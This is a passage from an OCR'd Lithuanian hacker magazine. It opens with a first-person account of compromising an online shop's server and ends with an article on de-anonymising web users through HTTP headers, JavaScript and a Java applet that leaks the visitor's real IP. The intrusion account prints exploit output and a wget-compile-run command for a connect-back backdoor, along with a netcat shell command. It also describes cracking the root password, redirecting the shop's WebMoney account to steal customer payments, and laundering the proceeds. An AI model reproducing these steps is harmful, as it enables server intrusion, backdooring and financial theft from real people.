Taigi pakeitęs kode du kintamuosius, *user* ir *pass*, aš paleidau eksploitą ir pamačiau eilutę „Now use your fav shell and ls /tmp/id –l". Galima buvo suprasti, kad eksploitas veikia ir realiai vykdo sistemai siunčiamą kodą. Dabar man reikėjo suformuoti nuotolinę shello paleidimo komandą. Užkomentuota užklausa „/usr/sbin/nc –l –p 8000 –e /bin/bash" kuo puikiausiai patenkintų mano poreikius, tačiau aš nebuvau tikras, ar sistemoje yra *netcat*. Beje, pagal nutylėjimą jis buvo įdiegiamas į raudonkepuraitę, todėl aš atkomentavau šią eilutę ir vėl paleidau kenksmingąjį kodą. Jis vėl buvo įvykdytas be problemų, tačiau aš negalėjau prisibelsti iki 8000 jungties — man trukdė ugniasienė. Tuomet man teko internete ieškoti *connback* bekdoro kodo, persiųsti jį į shellą ir tuomet visa tai paleisti. Visus šiuos veiksmus aš atlikau vienoje komandoje:

```
r57ipb2.pl [server] [/folder/] [member_id] [target]

[server]     - host where IPB installed
[/folder/]   - folder where IPB installed
[member_id] - user id for brute

targets:
        0 - IPB 1.*
        1 - IPB 2.* (Prior To 2.0.4)

e.g. r57ipb2.pl 127.0.0.1 /IPB/ 1 1
--------------------------------------------------------
(c)oded by 1dt.w0lf
RST/GHC , http://rst.void.ru , http://ghc.ru
[root@fast2 service]# perl ibb.pl fastfood.danwa.net / 1 1
[~]     SERVER : fastfood.danwa.net
[~]       PATH : /
[~] MEMBER ID : 1
[~]     TARGET : 1 - IPB 2.*
[~] SEARCHING PASSWORD ... [ DONE ]

MEMBER ID : 1
MEMBER_LOGIN_KEY : 06d48a8b790250d02104b6a45d170270
```

Sekmingas IPB nulaužimas

```
$cmd='wget host31337.narod.ru/cb.c –O /tmp/cb.c; gcc /tmp/cb.c –o /tmp/cb; /tmp/cb 11.11.11.11'
```

Čia 11.11.11.11 — mano nulaužto shello IP adresas. Šioje mašinoje aš paleidau *netcat* ir klausiausi 5544 jungties. Paleidus eksploitą, atsirado pasveikinimas ir sėkmės linkėjimas kovojant nelengvame virtualiame mūšyje :). Taip aš gavau shellą, veikiantį virtualios parduotuvės serveryje.

[Kova už „root" teises] Aš iš pirmo žvilgsnio supratau, kad turiu reikalą su realiu išskirtiniu serveriu, kuris veikė vieno žymaus hosterio duomenų centre. Jei kalbėsime apie apsaugą, tai čia viskas buvo atlikta konkretaus *permission denied* lygyje :). Aš net negalėjau peržiūrėti svetainės turinio. Tačiau nenuleidau rankų ir toliau sistemos saugume ieškojau išganingosios skylutės. Mano teisės buvo lygios *mysqld* vartotojo įgaliojimams — būtent šio vartotojo vardu buvo paleistas duomenų bazių demonas. Branduolio nulaužimą buvo galima iš karto pamiršti — devintosios versijos *redhat* branduolys negarsėja jokiais eksploitais. Iš servisų buvo paleisti tik *exim*, *mysqld* ir *httpd*. Aš jau beveik norėjau sudėti ginklus ir apsiriboti tuo, ką jau pasiekiau (maniau, jog tai maksimumas), tačiau prisiminiau, kad aš prieinu prie *mysqld*. Kažkodėl prisiminiau tipišką administratorių klaidą: daugelis jų mėgsta skirtingiems servisams priskirti vienodus slaptažodžius. *Mysql.user* lentelėje aš greitai suradau *root* hešą ir degiau noru jį dešifruoti. Tačiau *MD5Inside* atsisakė atpažinti *MySQL* formatą, todėl aš šį sudėtingą darbą patikėjau kitam brutforseriui ir sniferiui viename :). Jo pavadinimas — *Cain&Abel* (*www.oxid.it/downloads/ca_setup.exe*). Į skyrelį *Cracker->MySQL Hashes* užkrovęs *root* hešą, aš pridėjau 6 svarius žodynus. Perrinkimo procesas baigėsi trečiame žodyne — slaptažodis buvo *vfufpby*, kas žvilgtelėjus į rusiškos klaviatūros raides reikštų „Magazin" („parduotuvė").


Vis dėlto iš karto gauti *root* teises buvo neįmanoma. Norint paleisti programą *su*, reikėjo pseudoterminalo palaikymo. Kaip tu jau tikriausiai supratai, aš jo tikrai neturėjau, kadangi shellas buvo vykdomas interaktyviu režimu. Šioje situacijoje buvo galima arba parinkti kito sisteminio vartotojo prisijungimo duomenis, arba pakišti pseudoįrenginio palaikymą. Pirmasis variantas iš karto atkrito, kadangi ugniasienė filtravo 22 jungtį. O apie antrąjį variantą aš turėjau tam tikrų realių minčių. Kažkada seniai su manimi kai kas pasidalino vienu įdomiu įrankiu, kuris vadinosi *ttyX*. Šią programą sudarė serveris ir klientas. Iš pradžių buvo paleidžiamas serveris, o po to prie jo prisijungdavo klientas. Finale buvo galima tokiomis pat teisėmis gauti priėjimą prie shello, tačiau jau su pseudoterminalo */dev/ttyp0* palaikymu. Aš persiunčiau archyvą į serverį, išpakavau jį į katalogą */tmp/ttyX* ir paleidau programą *./Zatron* — tai buvo pseudoterminalinio serverio demonas. Po to aš aktyvavau bylą *./Jerky* su parametru 127.0.0.1. Vos po sekundės aš jau mėgavausi shellu su suklastotu */dev/ttyp0*. Iš karto po to aš paleidau programą */bin/su*, kuri nesikeikė, kad nėra terminalo, tačiau tuo pačiu klausdama slaptažodžio neįjungė „šešėlinio" režimo. Paskutinė palankios fortūnos šypsena man buvo sutapęs su *mysql* slaptažodžiu sisteminio *root* vartotojo slaptažodis.

```
sh-2.05b$ sh-2.05b$ su
standard in must be a tty
sh-2.05b$ sh-2.05b$ ./Zatron
Daemon is starting...OK, pid = 317
sh-2.05b$ sh-2.05b$ ./Jerky 127.0.0.1
Trying 127.0.0.1:4000...
[ut@f  *  /]$ tty
tty
/dev/ttyp0
[   /]$
[ut@   . /]$ su
su
Password:
```


Root teisės jau kišenėje :)

[Nedidelis defeisas] *Root* vardu aš galėjau daryti bet ką, tačiau kažkodėl norėjau tik vieno — pinigų :). Aš užėjau į katalogą su *www* dokumentais bei skriptais ir pradėjau kapstytis interneto parduotuvės varikliuke. Iš pradžių norėjau kode palikti bekdorą, tačiau po to man iškilo noras parašyti administratoriui apie visas klaidas ir nekišti rankų į visą šią bjaurastį. Vis dėlto aš apsistojau ties trečiuoju variantu — man į galvą šovė mintis puslapyje su rekvizitais nurodytą WMZ pakeisti kita sąskaita. Adminai tai pastebės ne iš karto, o pinigėliai tekės visai kita kryptimi. Kaip tariau, taip ir padariau: greitai užsiregistravau naują sąskaitą, kurią ir nurodžiau svetainėje pateiktuose kontaktuose.
Paaiškėjo, kad ne aš vienas mėgstu mokėti per *WebMoney*. Po poros dienų man į sąskaitą įkrito 200 dolerių, o dar po dienos aš gavau papildomą šimtuką. Pagalvojęs, kad tokia betvarkė bus būtinai išaiškinta, aš pradėjau mąstyti apie galimas išeitis. Ir čia į galvą man šovė nuostabi idėja — iš pradžių aš viską persiunčiau į *WMZ* <> *E-Gold* apsikeitimą, o po to pinigus nukreipiau į kitą *E-gold* identifikatorių. Po to jau per kitą apsikeitimą visus pinigėlius aš pervedžiau į savo tikrąją sąskaitą. Darbas buvo malonus ir švarus :).

[Sunkios pasekmės] Tikriausiai administratoriui buvo iš tiesų nesaldu, kadangi vargšai klientai pradėjo klausinėti, kodėl jų pinigai iškeliavo nežinoma kryptimi. Kitą dieną po eilinio materialinės padėties pagerėjimo aš pastebėjau du dalykus: forumas svetainėje buvo visiškai pašalintas, nė vienas slaptažodis negaliojo. Po paros mano sąskaita taip pat buvo užblokuota. Beje, tai buvo padaryta tik dalinai: įeiti buvo galima be problemų, tačiau nebuvo galima atlikti jokių veiksmų. Tikriausiai *WebMoney* administracija nusprendė pagauti mane, atsekdama IP adresus. Tačiau aš nepamiršau saugumo ir į jų resursą jungdavausi tik per *VPN+SOCKS*. Sutik, jog tikrai nėra malonu, kai kas nors kitas sužino apie tavo darbelius.
Dabar mano kapitalas padidėjo keletą kartų. Bet aš iki šiol ieškau internetinės parduotuvės. Tik šį kartą ne tam, kad nulaužčiau, o kad įsigyčiau ką nors vertingo. Įsigysiu ten, kur egzistuoja automatinis sandėrių apiforminimas — taip bus patikimiau :)



Dar vienas slaptažodis



042

Plepus asilas

ANONIMIŠKUMO PROBLEMA IŠKILO KARTU SU INTERNETO ATSIRADIMU IR KASMET JI TAMPA VIS AKTUALESNĖ. DAUGYBĖ ŽMONIŲ MOKA SVARIAS SUMAS UŽ ŠVIEŽIUS *PROXY* SERVERIŲ SĄRAŠUS, PRIĖJIMĄ PRIE VPN ŠLIUZŲ IR LABAI RŪPINASI SAVO PAČIŲ ANONIMIŠKUMU. TAČIAU JIE NĖ NENUMANO, JOG EGZISTUOJA DAUGYBĖ NESUDĖTINGŲ BŪDŲ, LEIDŽIANČIŲ PRIEITI PRIE JŲ TAIP KRUOPŠČIAI SLEPIAMOS INFORMACIJOS. SUŽINOTI REALŲ IP, KOMPIUTERIO PARAMETRUS, VARTOTOJO BUVIMO VIETĄ, NAUDOJAMĄ *PROXY*, — JOKIŲ PROBLEMŲ! DABAR AŠ TAVE IŠMOKYSIU ELEKTRONINIO ŠPIONAŽO PAGRINDŲ.

Sužinok, ką tu papasakoji apie save dirbdamas internete

[Didysis brolis] Apsisaugojimo nuo pašalinių akių metodai yra skirtingi. Pats primityviausias būdas — dirbant internete naudoti *proxy* serverius. Tačiau niekam ne paslaptis, jog ne visi *proxy* serveriai savo klientams užtikrina anonimiškumą. Kai kurie iš jų direktyvoje X_FORWARDED_FOR rodo realų IP, kiti registruoja logus, kurie po pirmos teisėsaugininkų užklausos pateks kam reikia ant stalo. Praktika rodo, jog visi serveriai, apie kuriuos informacija yra viešai prieinama, nesuteikia jokio anonimiškumo ir jais naudotis nederėtų. Be abejo, vietoje kokio nors *proxy* serverio galima pasinaudoti greitu *socks* serveriu, sukurti tunelį arba paleisti VPN. Bet net ir sėdint pasislėpus po trimis VPN susijungimais, įsilaužėlį vis tiek galima nustatyti. Tai daroma panaudojant *web* špionažo technologijas. Ar niekada nesilankei resursuose, kuriuose tau siūlo patikrinti savo anonimiškumą? Esu tikras, jog tu ten buvai. Panašios technologijos leis sužinoti, ar tavo saugumas iš tiesų tobulas. Paprastai po tokio testavimo vartotojas savo anonimiškume mato didelių trūkumų. Atėjo laikas pašnekėti apie panašių testavimo skriptų veikimą.



Panaudojus sistemos ir naršyklės skyles, galima gauti išsamesnės informacijos. Pavyzdžiui, sužinoti Windows registracijos numerį, peržiūrėti disko turinį arba perimti kompiuterio pavadinimą.



Geriausias apsisaugojimo nuo išorinio šplonažo metodas — panaudoti VPN susijungimus arba visos sistemos soksifikaciją su SocksChain (www.sockschain.com/files/ufasoft_sockschain_3.11.148.exe) arba SocksCap (http://archive.socks.permeo.com/cgibin/download.pl).

[Klastingi kintamieji] Praktiškai visos naršyklės, besikreipiančios į *web* serverį, užklausoje apie klientą perduoda daugybę įdomios informacijos, kuri nėra pilnai susijusi su užklaustu dokumentu. Iš tiesų, absoliučiai visos šiuolaikinės naršyklės be būtinų laukų, kuriuos apibrėžia HTTP specifikacija, REMOTE_ADDR bei HTTP_USER_AGENT tipo laukuose perduoda ir daugybę neprivalomų duomenų. Savaime suprantama, kad jeigu naršymui tu naudoji *telnet.exe*, tai tau neiškils jokių problemų: rašai *GET /file.html* ir išliksi visiškai anonimiškas. O jeigu tu pirmenybę teiki IE, tada vertėtų apie šią problemą susimąstyti. Juk *web* serveriui perduodama informacija gali būti ignoruojama, tačiau gali būti ir įrašyta į logus, kuriuos generuoja specialus skriptas. Skriptas gali būti iškviečiamas tiek per SSI, tiek ir bet kokiu kitu būdu. Šnipinėjančiame skripte nebus jokio gudraus ar ypatingo kodo, jis tiesiog įrašys svarbius kliento duomenis. Tai galima padaryti, pavyzdžiui, taip:

[šnipinėjantis kodas, skirtas logų sukūrimui]

```
#!/usr/bin/perl
print "Content-type: text/html\n\n";
open(LOG, ">>/var/log/clients");
print LOG "Client: $ENV{REMOTE_ADDR}, $ENV{HTTP_USER_AGENT}, $ENV{HTTP_RE-
FERER}\n";
print LOG "Proxy: $ENV{HTTP_FORWARDED_FOR} $ENV{HTTP_VIA}\n";
close(LOG);
```

Ką daro šis skriptas? Pirmoje jo dalyje atliekamas pagrindinių aplinkos kintamųjų registravimas. Čia užfiksuojami: kliento IP adresas, informacija apie naršyklę, taip pat URL, iš kurio lankytojas atėjo į šį puslapį. Atrodytų, kas čia tokio? O iš tiesų su tokiu registravimu apie vartotoją galima sužinoti daugybę naudingos informacijos. Konkrečiau šnekant, pagal tokį logą galima lengvai nustatyti, iš kokios šalies šis vartotojas ir kokia jo operacinė sistema. Netiki? Be reikalo. Sudarinėdama užklausą, tavo naršyklė į *User-Agent* lauką įrašo tokio pavidalo eilutę:

[Kaip kompiliuoti „Java" programas?]

Įdomus ir prasmingas klausimas :). Iš tiesų, programavimas su *Java* yra ypatingai patrauklus dalykas, todėl pas save įdiegti *java* programuotojo komplektą galima tiesiog iš smalsumo. Pirmiausia užeik į *http://java.sun.com/j2se/1.4.2/download.html* ir įsitikink, kad *Java* SDK užima daugiau nei šimtą megabaitų. Parsisiųsk visą SDK ir jį įdiek. Kataloge, kuriame jį įdiegei, bus keletas katalogų ir bylų, tačiau visi pagrindiniai tau reikalingi įrankiai yra kataloge *\bin*. Visi išeities tekstai kompiliuojami su kompiliatoriumi *javac.exe*:
javac source.java

Paruoštą bait-kodą galima įvykdyti paleidus *java.exe* ir vietoje parametro perdavus vykdomos bylos pavadinimą:
java byte.java

Mūsų atveju mes susidūrėme su apletais ir juos reikia paleisti arba su *appletviewer*, arba tiesiogiai per naršyklę. Tam reikia sukurti maždaug tokio turinio *html* bylą:

Java SDK parsisiuntimo puslapis

Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; lt)

Lengva pamatyti, jog šiuo atveju pas vartotoją įdiegta *WinXP* sistema, taip pat šešta IE versija. Be to, agento eilutėje aiškiai matosi lietuvių kalba. Jeigu koks nors karderis su tokiu HTTP_USER_AGENT pabandytų prasukti neteisėtą tranzakciją, tai antisukčiavimu užsiimantys žmonės greitai suprastų tikruosius jo ketinimus. Žiūrim toliau. Kintamasis HTTP_REFERER taip pat gali išduoti įsilaužėlį. Jeigu skriptas užregistruos, jog neva amerikietis kortelės savininkas į interneto parduotuvę užėjo iš *mail.lt* svetainės, tai šios elektroninės parduotuvės saugumo tarnybai iškils labai daug klausimų.

Ir, galų gale, atėjo laikas pašnekėti apie IP adresą. Jeigu vartotojas naudos *proxy* serverį, tai į kintamąjį REMOTE_ADDR bus įrašytas *proxy* serverio IP adresas. Tačiau neverta džiaugtis anksčiau laiko. Yra specifiniai *proxy* serverių aptikimo metodai, kurie aktyviai naudojami daugelyje portalų.

Atkreipk dėmesį į šeštą prieš tai pateikto skripto eilutę. Ten registruojami du kintamieji: X_FORWARDED_FOR ir HTTP_VIA. Tuo atveju, kai vartotojas naudoja įprastinį *proxy* serverį, pirmame kintamajame yra jo tikrasis IP adresas, o antrame — *proxy* serverio IP adresas ir prievadas, per kurį jis veikia. Beje, net ir tuo atveju, kai *proxy* serveris yra visiškai anonimiškas, HTTP_VIA kintamasis gali būti netuščias. Labai svarbu tai patikrinti prieš

```
[root@tim cgi-bin]#
[root@tim cgi-bin]# cat env.pl
#!/usr/bin/perl
print "Content-type: text/html\n\n";
open(LOG,">>/var/log/clients");
print LOG "Client: $ENV{REMOTE_ADDR}, $ENV{HTTP_USER_AGENT}, $ENV{HTTP_REFERER}\
n";
print LOG "Proxy: $ENV{HTTP_FORWARDED_FOR} $ENV{HTTP_VIA}\n";
close(LOG);
[root@tim cgi-bin]# cat /var/log/clients
Client: 194.226.227.5, Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; MyIE2)
;
Proxy:  1.0 tim.ustu.ru:4590 (squid/2.5.STABLE4)
Client: 194.226.227.5, Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; MyIE2)
Proxy:  1.0 tim.ustu.ru:4590 (squid/2.5.STABLE4)
Client: 194.226.227.5, Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; MyIE2)
Proxy:  1.0 tim.ustu.ru:4590 (squid/2.5.STABLE4)
Client: 194.226.227.5, Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; MyIE2)
Proxy:  1.0 tim.ustu.ru:4590 (squid/2.5.STABLE4)
Client: 194.226.227.5, Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; MyIE2)
Proxy:  1.0 tim.ustu.ru:4590 (squid/2.5.STABLE4)
Client: 194.226.227.5, Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; MyIE2)
Proxy:  1.0 tim.ustu.ru:4590 (squid/2.5.STABLE4)
```

savadarbis aplinkos kintamųjų tikrintojas

anoniminių *proxy* serverių sąrašas, iš kurių didžioji dalis nesuteikia jokio anonimiškumo


panaudojant tokį *proxy* neteisėtais tikslais. Kai kurie elektroniniai resursai tiesiog neaptarnauja per *proxy* serverį į svetainę besijungiančių klientų.

[„JavaScript“ — liaudies priešas] Tu niekada nesusimąstei, kodėl daugelis vartotojų nepasitiki *JavaScript* programomis ir savo naršyklėse išjungia šios technologijos prijungimo galimybę? Iš tiesų, su *JavaScript* apie vartotojo mašiną galima gauti kai kurių konfidencialių duomenų. Aš papasakosiu, pavyzdžiui, apie tai, kaip sužinoti maksimalią ir einamą ekrano skiriamąją gebą, laiką bei procesoriaus tipą:

```
<script language="javascript">
document.write ("You are using: " + navigator.appName)
document.write ("CPU type: " + navigator.cpuClass)
document.write ("Screen Resolution: " + screen.width + "x" + screen.height)
document.write ("Available Screen Resolution: " + screen.availWidth + "x" + screen.availHeight)
document.write ("Screen Color Depth: " + screen.colorDepth)
today = new Date()
document.writeln("Date & time on your computer and time zone is: " + today)
document.writeln("Date & time in your locale format: " + today.toLocaleString())
</script>
```

Šiame pavyzdyje tiksliai ir aiškiai įvardinama naršyklė, taip pat pateikiama maksimali galima bei einama ekrano rezoliucija ir lokalus laikas. Sutik, nemalonu, kai tokia informacija išsaugoma kažkieno loguose. Ypatingai tai pasakytina apie laiką: juk pagal laiko juostą galima nustatyti šalį ir lengvai susekti tinklo tvarkos pažeidėjo buvimo vietą.

[„Java“ — blogio šaltinis] Tačiau *JavaScript* padaro gerokai mažesnius nuostolius, lyginant su tuo, ką sugeba *Sun Microsystems* dukrelė *Java*. Jeigu tu iki šiol leidi krautis bet kokiems *Java* apletams, tai tau vertėtų susimąstyti apie savo saugumą. Juk yra ganėtinai paprastų programų, kurios leidžia sužinoti tavo realų IP adresą, net jeigu tu dirbi per *socks* serverių grandinę.




hakeriško apleto išeities tekstai

Iš tiesų IP adreso nustatymo mechanizmas paprastas iki absurdo. Išmėginti šio metodo tau nesutrukdys net tas faktas, jog tu nieko nesupranti apie *Java* programavimą :). Pagrindinė idėjos esmė — į šnipinėjančią svetainę įdėti nematomą apletą, kuris su standartiniu tinklo komponentu *java.net* sukurs soketą su tavo mazgu ir aktyvuos skripto paleidimą, kuris į logą įrašys kliento (t.y. tavo :)) IP adresą.


Savaime suprantama, tai bus būtent realus IP adresas, kadangi *java* programos *bait-kodą* vykdo virtuali mašina ir, žinoma, susijungimas bus tiesioginis, nenaudojantis naršyklės nustatymuose nurodyto *proxy* serverio.

Tokį metodą galima būtų panaudoti net ir įdiegiant antisukčiavimo sistemą. Pabandykime trumpam įsivaizduoti, jog niekšas įsilaužėlis iš amerikietiškos internetinės parduotuvės bando nugręžti porą tūkstančių dolerių. Kaip ir priklauso, jis į elektroninės parduotuvės svetainę užeina per *socks* serverių grandinę ir pradeda savo juoduosius darbelius. Įvedinėdamas suklastotus duomenis, mūsų herojus neatkreipia dėmesio į tai, jog viename iš puslapių užkraunamas nematomas java apletas, kuris svetainės adminams ir išduoda visą informaciją apie jo realų IP. Be to, panaudojus standartinius *java* metodus, visiškai realu sužinoti ir lokalų kliento tinklo sąsajos *ip* adresą.

Tarkim, jeigu vartotojas dirba lokaliame tinkle ir išeina į internetą per NAT, tai su pirmuoju būdu tu gausi išorinį tinklo šliuzo IP



java'i *proxy* serveris — ne kliūtis!



java apleto iškvietimas

adresą. Bet, pasirodo, galima gauti ir lokalios tinklo sąsajos adresą: tai daroma su standartiniu metodu *InetAddress.getLocalHost()*.

Kad visa mano šneka nebūtų vien tik tušti žodžiai, aš pateiksiu kodo pavyzdį, kuris prisijungia tiesiogiai prie *web* serverio ir ten įvykdo CGI skriptą, kuriam vietoje parametrų perduodamas kompiuterio lokalios tinklo sąsajos adresas ir jo pavadinimas:

```
[java apletas, skirtas realaus IP adreso nustatymui]
import java.applet.Applet;
import java.awt.*;
import java.io.*;
import java.net.*;
public class te extends Applet {
Socket sock;
DataInputStream in;
String res;
InetAddress l_ip;
String s_ip;
 public void init() {
 try {
  l_ip = InetAddress.getLocalHost();
  s_ip=l_ip.toString();
  Socket sock = new Socket("217.10.40.71", 80);
  PrintStream printstream = new  PrintStream(sock.getOutputStream());
  printstream.println("GET /script.pl?ip=" + s_ip + "\n\r\n\r");
  in = new DataInputStream(sock.getInputStream());
  res = in.readLine();
  printstream.close();
 sock.close();
 } catch (IOException e) { }
} }
```

[Apsisaugok pats] Tikiuosi, įtikinau tave, kad kai labai nori ir tau šiek tiek sekasi, per naršyklę gali sužinoti praktiškai viską, ką vartotojai taip kruopščiai slepia: realų IP, lokalaus įrenginio adresą, sisteminius parametrus, laiko juostą ir sistemos lokalizaciją. Tačiau laiku pagalvojus apie apsaugą, visus šiuos šnipus galima lengvai apgauti.

Visų pirma, būtina atjungti *Java* ir *JavaScript*. Jeigu tu naudoji *Internet Explorer*, tai galima padaryti papildomose naršyklės savybėse. Vis dėlto ši naršyklė yra labai užsispyrusi, todėl gali nutikti ir taip, kad kalbų suderinamumas nebus deaktyvuotas. Patikrinimui rekomenduočiau parašyti nedidelę maždaug tokio turinio HTML bylą:

```
<script language="JavaScript">
<!—document.write ("<JavaScript is enabled and working.")—>
<noscript>
<h1>All done
</noscript>
</script>
```

Šiame fragmente <!— —> reiškia, jog čia esančios kodo eilutės vykdomos tik tuo atveju, kai yra aktyvuota *JavaScript* arba bet kurios kitos aukščiau nurodytos kalbos (*<script language="">* direktyva) galimybė. Jeigu viskas gerai, bus įvykdytas tarp *<noscript></noscript>* tagų esantis kodas, kurio turinys informuos mus apie normalią apsaugą.

Vis dėlto sudėtingiausias dalykas — *Java* galimybės atjungimas. Jeigu tavo kompiuteryje įdiegtas SDK, tai gali būti taip, jog nuėmus vieną IE nustatymų varnelę tau nepavyks atsisakyti jos galimybės. Dėl to internete yra labai daug programų, kurios draudžia užkrauti *Java* apletus. Siūlyčiau tau paieškoti tokių dalykų ir išsirinkti geriausią programą.

Taip pat pastebėsiu, jog tiesioginių *Java* soketų sukūrimą galima uždrausti su bet kokia ugniasiene. Pakanka ją sukonfigūruoti taip, kad ji klaustų leidimo išleisti programą į internetą.

[Anonimiškumo patikrinimas]

Žemiau aš pateiksiu žinomas svetaines, kurios skirtos *web* anonimiškumui patikrinti. Būtinai aplankyk jas visas, kadangi šie resursai vienas kitą papildo.

1. *http://leader.ru/secure/who.html*

